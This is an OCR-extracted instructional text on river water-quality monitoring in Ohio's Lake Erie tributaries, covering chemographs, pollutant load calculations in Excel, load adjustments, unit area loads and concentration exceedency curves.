
Concentration Changes During a Runoff Event, cont.

Total Kjeldahl Nitrogen (TKN), which includes organic nitrogen and ammonia, has a chemograph pattern that closely resembles that of suspended solids. During storm events, most of the TKN is associated with suspended sediments. The increase in TKN concentrations between storm flow and base flow is not as dramatic as that for total phosphorus. TKN increased by a factor of about 6-fold during this storm while total phosphorus increased by about 16-fold.

It is also noteworthy that the nitrate-N concentrations during runoff events in the Sandusky River are much higher than the TKN concentrations. In general, nitrate concentrations are much more variable among rivers than are TKN concentrations.

Atrazine and other surface-applied herbicides have chemographs that differ from both the suspended solids and nitrate chemographs. As illustrated for atrazine, their chemographs peak at the same time as the hydrograph peak, following the peak suspended solids concentration but preceding the peak nitrate concentration. These peaks are similar to that for SRP. We interpret this type of chemograph as reflecting surface runoff pathways from fields. They however lack the "first flush" effect that is evident for suspended solids and those nutrients attached to suspended solids particles, such as particulate phosphorus and particulate TKN.






Sources of Variability in Hydrographs, Sedigraphs and Chemographs: An Introduction

The preceding example of a storm hydrograph, sedigraph and various chemographs for the Sandusky River represented, in part, a "perfect storm," in the sense that it was a large storm preceded and followed by an extended period of baseflow. A much more frequent situation is the occurrence of multiple storms in a watershed that result in much more complex hydrograph, sedigraph and chemograph patterns. There is extensive variability in hydrograph, sedigraph and chemograph patterns at a single sampling station. In addition, there are systematic variations in these graphs among differing stations.

Sources of these single station and inter-station variations are illustrated in "Sources of Variability in Hydrographs, Sedigraphs and Chemographs" (in preparation). Sources of variability discussed under that section include:


1. Annual variations in rainfall amounts, durations and intensity.
2. Seasonal variations.
3. Watershed scale effects (Watershed size).
4. Watershed land use.
5. Watershed soils and geology.



Longer Term Hydrographs and Chemographs

The hydrographs, sedigraphs, and chemographs shown previously covered either annual periods or single storms. There are occasions for which longer term graphs are useful. The upper right graph illustrates nitrate concentrations in Honey Creek over a five year period. It is clear from the graph that nitrate exceeded its drinking water standard (10 mg/L) in each of the past five years.

In some cases, long-term hydrographs can reveal trends in at least the peak runoff concentrations. In the Maumee River, peak sediment concentrations have decreased since 1975. We believe that erosion control programs in the Maumee Watershed have been effective in reducing peak sediment concentrations.



Plotting Issues and Directions

The procedures for plotting hydrographs, sedigraphs and chemographs are very straightforward. You may plot these graphs using the Chart Wizard of Excel or you may use the AnalysesTemplatev3 Excel file that is available for downloading from this Web site.

If you are going to plot the graphs yourself, brief instructions follow. However, these procedures assume that you are familiar with Excel plotting procedures.

1. Use the Excel Chart Wizard to make the graphs. See Excel instruction manuals or help files for aid in the use of the Chart Wizard. Within the Chart Wizard the X-Y scatter plots are used for making these graphs.
2. The data required from the RiverData files include the Datetime and flow and/or parameter concentrations for the date range of interest. These may be used directly from within the RiverData workbook or copied to a new Excel workbook.
3. Plot the Datetime on the x-axis.
4. Plot the flow or concentration on the y-axis.
5. If you are plotting two parameters on the graph, choose the second variable and plot it on the second y-axis.
6. Complete the graph using the Chart Options, Chart Location and other chart modification procedures, such as scale formatting.

2.b. Loading Calculations, Annual Loads and Unit Area Loads

Introduction

A major objective of the tributary loading program is to determine the total amounts or loads of various pollutants that move past a monitoring station during a particular period of time, often one year. The sampling program used in these studies was specifically designed to provide accurate loading information for the Ohio rivers tributary to Lake Erie. This entails frequent sampling during periods of high stream flow.

Calculation of pollutant loading requires three kinds of information:

1. Stream flow data (**volume/time**)
2. Pollutant Concentration data (**amount/volume**)
3. Time data (**time**) (See Sample Time Window in Data Set Description)

These are used to calculate loads in the following manner:

volume/time x amount/volume x time = amount

Since the above variables are measured in differing units, a conversion factor must be used to produce an amount in appropriate units. For example:

$feet^3$/second x mg/L x days x conversion factor = metric tons

For the above equation the conversion factor is 0.002446. It is derived by multiplying:

liters/$feet^3$ x sec/day x metric tons/mg = conversion factor

$28.32 \times 86{,}400 \times 1 \times 10^{-9} = 0.0024468$

The units of the conversion factor are:

liters/$feet^3$ x seconds/day x metric tons/mg

Using dimensional analysis, it is evident that multiplying the units of the original data by the units of the conversion factor yields metric tons.

$feet^3$/second x milligrams/liter x days x liters/$feet^3$ x seconds/day x metric tons/ milligram = metric tons

The above photo shows a plume of suspended sediment moving through Sandusky Bay, past Cedar Point and into Lake Erie. This sediment loading to Lake Erie was triggered by a large rainfall-runoff event in the Sandusky Watershed. The objective of the tributary loading program is to measure the amount of sediment and other pollutants that move out of watersheds, toward and/or into Lake Erie.

Loading Calculations Using Excel Spreadsheets


The following modified spreadsheet illustrates the calculation of the total phosphorus load from the Grand River for the 1997 Water Year. From the Grand River data file, data from the columns Datetime, Time window, Flow and TP for the period from 10/01/1996 to 09/30/1997 were transferred onto a new worksheet as columns A,B, C, D. The conversion factor was added to column E. The loads for each sample were calculated by multiplying columns B*C*D*E and placing the product in Column F. The monitored load for the water year equals the sum of the sample load values in Column F. In the illustration below rows 9-420 were omitted. The total monitored load was 156.37 metric tons of total phosphorus. These calculations are done automatically within the Summary Report worksheet of the AnalysisTemplatev3 program.

	A	B		C		D		E		F
1		**time**	**x**	**volume/time**	**x**	**amount/volume**	**x**	**conversion factor**	**=**	**amount**
2		days	x	ft^3/second	x	mg/L	x	seconds/day*L/ft^3*metric tons/mg	=	metric tons
3	Datetime	Time Window		Flow		TP				TP load
4	10/1/1996 20:00	1.00	*	1128.90	*	0.1068	*	0.0024468	=	0.2950
5	10/2/1996 20:00	1.00	*	716.44	*	0.0787	*	0.0024468	=	0.1380
6	10/3/1996 20:00	1.00	*	378.75	*	0.0586	*	0.0024468	=	0.0543
7	10/4/1996 20:00	1.00	*	260.00	*	0.0447	*	0.0024468	=	0.0284
8	10/5/1996 20:00	1.00	*	190.00	*	0.0399	*	0.0024468	=	0.0185
	Sample data for rows 9-420 were omitted from this illustration.									
421	9/29/1997 20:00	0.67	*	41.20	*	0.0426	*	0.0024468	=	0.0029
422	9/30/1997 20:00	1.00	*	53.10	*	0.0423	*	0.0024468	=	0.0055
423										
424	Total time, days	350.31						Total amount, metric tons		156.3718

Loading Adjustments

The loads calculated in the preceding manner represent what we call the monitored load. The monitored load generally needs to be adjusted for reasons listed below.

1. **Adjustments of provisional flow data to final flow data by the U.S. Geological Survey:** The provisional flow data are adjusted annually by the U.S. Geological Survey to correct for any deviations from the stage-discharge rating table that may have occurred. Major sources of deviations can occur from ice jams in the winter time or from "leaf dams" in the fall. The corrected flows are published as the average daily flow in the Water Quality Records for Ohio. The average daily flows generally represent an average of 15 minute recordings of stage. In instances where the USGS stage recording equipment failed to operate, the USGS estimates daily discharge based on monitored discharge at nearby stations. The resulting daily, monthly and annual discharges provide the best estimate of discharge at the sampling station.
2. **Unmonitored time:** The automatic samplers and pumping systems may fail to operate properly, resulting in an absence of samples to characterize loadings. Causes of these sampling problems include power outages, pump failures, and autosampler problems.



There are many methods of adjusting for flow corrections and for unmonitored time. One of the simplest is to use the final daily flow data as published by the USGS in their annual Water Resources Data for Ohio (or other states) volumes (upper right photo). If the monitored data is representative of the flow conditions for the year, the total monitored load can be adjusted by multiplying it times the ratio of the USGS final flow to the monitored flow for the time period. An example is shown below for the 1997 Water Year Total Phosphorus load for the Grand River (see loading calculation example on page 2 of this section):

Since 1998, the annual Water Resources Data Ohio reports are available in pdf format at http://oh.water.usgs.gov/AR/ar.html. Daily discharge data for the period of record may also be downloaded from the U. S. Geological Survey Web Site at http://nwis.waterdata.usgs.gov/oh/nwis/discharge.

Monitored TP load x USGS annual discharge/observed discharge from sampling program = Adjusted TP Load

156.4 metric tons x 1,260 million cubic meters/1,213 million cubic meters = 162.5 metric tons.

The adjusted TP load calculated in this way happens to match the 162 metric ton load derived from use of the Beale Ratio Estimator technique (see next page).

Loading Adjustments, continued

A second way to adjust the load is to compare the total monitored time (i.e., the sum of the sample time window) with the elapsed time. For the Grand River 1997 total phosphorus data, the elapsed time was 365 days and the total monitored time was 350.3 days. In this case the adjustment is made by multiplying the monitored load by the ratio of the elapsed time to the monitored time:

156.4 metric tons x 365/350.3 = 163.0 metric tons adjusted load

Again, the adjusted load is very close to the load adjustment attained by the Beale Ratio Estimator Technique. If the unmonitored time is longer, then the likelihood of the monitored time being representative of the unmonitored time is less likely.

The Summary Report worksheet of the AnalysisTemplatev3 program provides the total elapsed time, the total monitored time, the monitored load, and the monitored flow that can be used for the above adjustment techniques. The USGS final flow data can be obtained from the listed USGS sources.

Other adjustment procedures involve noting the USGS daily discharges for missed days and using a seasonal regression of concentration versus flow to estimate the concentrations for the missed days. Then the loads for the missed days can be calculated.

WQL Publications on Adjusted Loads and Load Estimation Techniques

Under contract with Region VIII of the U. S. EPA, Dr. R. Peter Richards of the WQL has prepared a detailed guidance document on the estimation of pollutant loads in rivers and streams. That document describes various current techniques for calculating loads. Although many of the techniques were developed to estimate loads based on many fewer samples than we produce, some techniques, such as the Beale Ratio Estimator technique, can still be used to advantage with our data sets.

Consequently, we use that technique to report annual loads for our monitoring stations.

Copies of those reports may be accessed by clicking on the name of the report you would like to see.

Richards, R.P. 1998. *Estimation of pollutant loads in rivers and streams: A guidance document for NPS programs*. Project report prepared under Grant X998397-01-0, U.S. Environmental Protection Agency, Region VIII, Denver. 108 p.

Loftus, T. and WQL Staff. 2004. The Ohio Tributary Monitoring Program, 2004 Annual Report. Prepared for the Ohio Department of Natural Resources, Division of Soil and Water Conservation.

Richards, R. Peter. 2001. Reports from the Ohio Tributary Monitoring Program, 1. Program Description. WQL Technical Report Series.

Richards, R. Peter. 2002. Reports from the Ohio Tributary Monitoring Program, 2: Annual loads of sediment, nutrients, and chloride. WQL Technical Report Series.

Richards, R. Peter. 2002. Reports from the Ohio Tributary Monitoring Program, 3: Unit-area loads of sediment, nutrients, and chloride. WQL Technical Report Series.

Richards, R. Peter. 2001. Reports from the Ohio Tributary Monitoring Program, 4. Time-weighted mean concentrations of pesticides. WQL Technical Report Series.

All of the above reports are also available at the WQL's website under publications http://www.heidelberg.edu/wql/publish.html#reports.

Related reports, journal articles and symposium proceedings may be found at http://www.heidelberg.edu/wql/publish.html.

Unit Area Loads

The annual adjusted load at a sampling station is greatly affected by the size of the watershed upstream from the sampling station. Thus the loads at the Maumee Station at Waterville, which drains 6,330 square miles, are much larger than at the Rock Creek Station in Tiffin, which drains 34.6 square miles. One way to compare the pollutant runoff from the two watersheds is to calculate the unit area loads. This involves dividing the total load by the watershed area. An example of the differences between total loads and unit area loads is shown below for suspended solids loads in the 2002 Water Year.

	Maumee River	Rock Creek
	6,330 mi^2	34.6 mi^2
Annual Adjusted load, metric tons	987,000 metric tons	9,870 metric tons
Unit area load, kilograms/hectare	602 kg/ha	1,122 kg/ha

In this example, the Maumee River exported 100 times more suspended sediment than the Rock Creek watershed during the 2002 Water Year. However the unit area export rate from Rock Creek was almost twice as high as for the Maumee River.

Unit area loads are used to compare pollutant export rates for watersheds when the issue is to identify those watersheds that are "critical areas" for pollutant load reduction consideration.

Unit area loads are automatically calculated in the "Summary Report of Loads and Concentrations" program of AnalysisTemplatev3. That report also includes an annualize unit area load in cases where loading calculations were done for periods in excess of - or less than - one year.

Time Period for Load Reporting

Although loads can be calculated for any time period, it is conventional to report loadings on an annual basis, usually using the Water Year rather than the Calendar Year. The Water Year is chosen by the U.S. Geological Survey as the primary way to report annual discharge volumes because the October 1 starting period is the time of the year when flooding events are least likely to occur. Thus annual variability in discharge is least likely to be impacted by short-term temporal vagaries of rainfall-runoff events. Also, by reporting loads on an annual basis, seasonal patterns of runoff are taken into account.

Annual variations in loading and associated unit area loads are often very large, due to annual variations in weather conditions, especially precipitation. Where long-term flow and loading studies are available, average annual loads and average annual unit area loads can be calculated and reported.

2.c. Concentration Exceedency Curves


Introduction


This five-year chemograph for nitrate concentrations in Honey Creek indicates that the drinking water standard of 10 mg/L was frequently exceeded. It is reasonable to ask, "What percentage of the time did nitrate concentrations exceed 10 mg/L in Honey Creek?" It is rather difficult to estimate this percentage of time by examining the five-year chemograph. A much easier procedure is to construct a concentration exceedency curve, using the same data that are included in the five-year chemograph.

In a concentration exceedency curve, the data from the selected time interval are ranked from the highest to the lowest concentration. For each sample, the percentage of time that its concentration was exceeded is calculated. The concentration exceedency graph is plotted showing the nitrate concentrations on the y-axis and the percentage of time the concentration was exceeded on the x-axis. In general, the resulting graphs show that high concentrations are exceeded a low percentage of the time and low concentrations are exceeded a high percentage of the time.

The adjacent graph for nitrate shows that a concentration of 10mg/L (y-axis) is exceeded about 9% of the time (x-axis). From the Excel files used to generate the graph, a more exact figure of 9.09% of the time can be determined. The graph also shows that the nitrate concentration exceeded 50% of the time (x-axis) is about 4.5 mg/L (y-axis). From the files used to generate the graph, a value of 4.59 is indicated.

Concentration exceedency curves serve many purposes. They show not only the percentage of time concentrations exceed a particular value, but also the percentage of time concentrations fall within a particular range of values. They can also be used to compare concentrations among various rivers.







Interpreting Concentration Exceedency Graphs


A nitrate concentration exceedency graph for the Maumee River for the five year period including water years 2000 to 2004 is shown on the adjacent graph. During this time period, nitrate concentrations exceeded 10 mg/L about 8.5% of the time. The graph illustrates that concentrations greater than 10 mg/L occurred 8.5% of the time and that concentrations were below 10 mg/L about 91.5% of the time (100% - 8.5%).


In the Maumee River for this time period, 50% of the time the nitrate concentration was above 4.4 mg/L. Any combination of nitrate concentration and percent exceedency can be read from the graph.

Concentration exceedency curves can also be used to determine the percent of time the concentrations fall within a particular range of values. For example, in the Maumee River, concentrations of 10 mg/L were exceeded 8.5% of the time. Concentrations of 6 mg/L were exceeded 31.0% of the time. Therefore concentrations fell between 10 mg/L and 6 mg/L for 22.5% of the time during that 5 year interval.










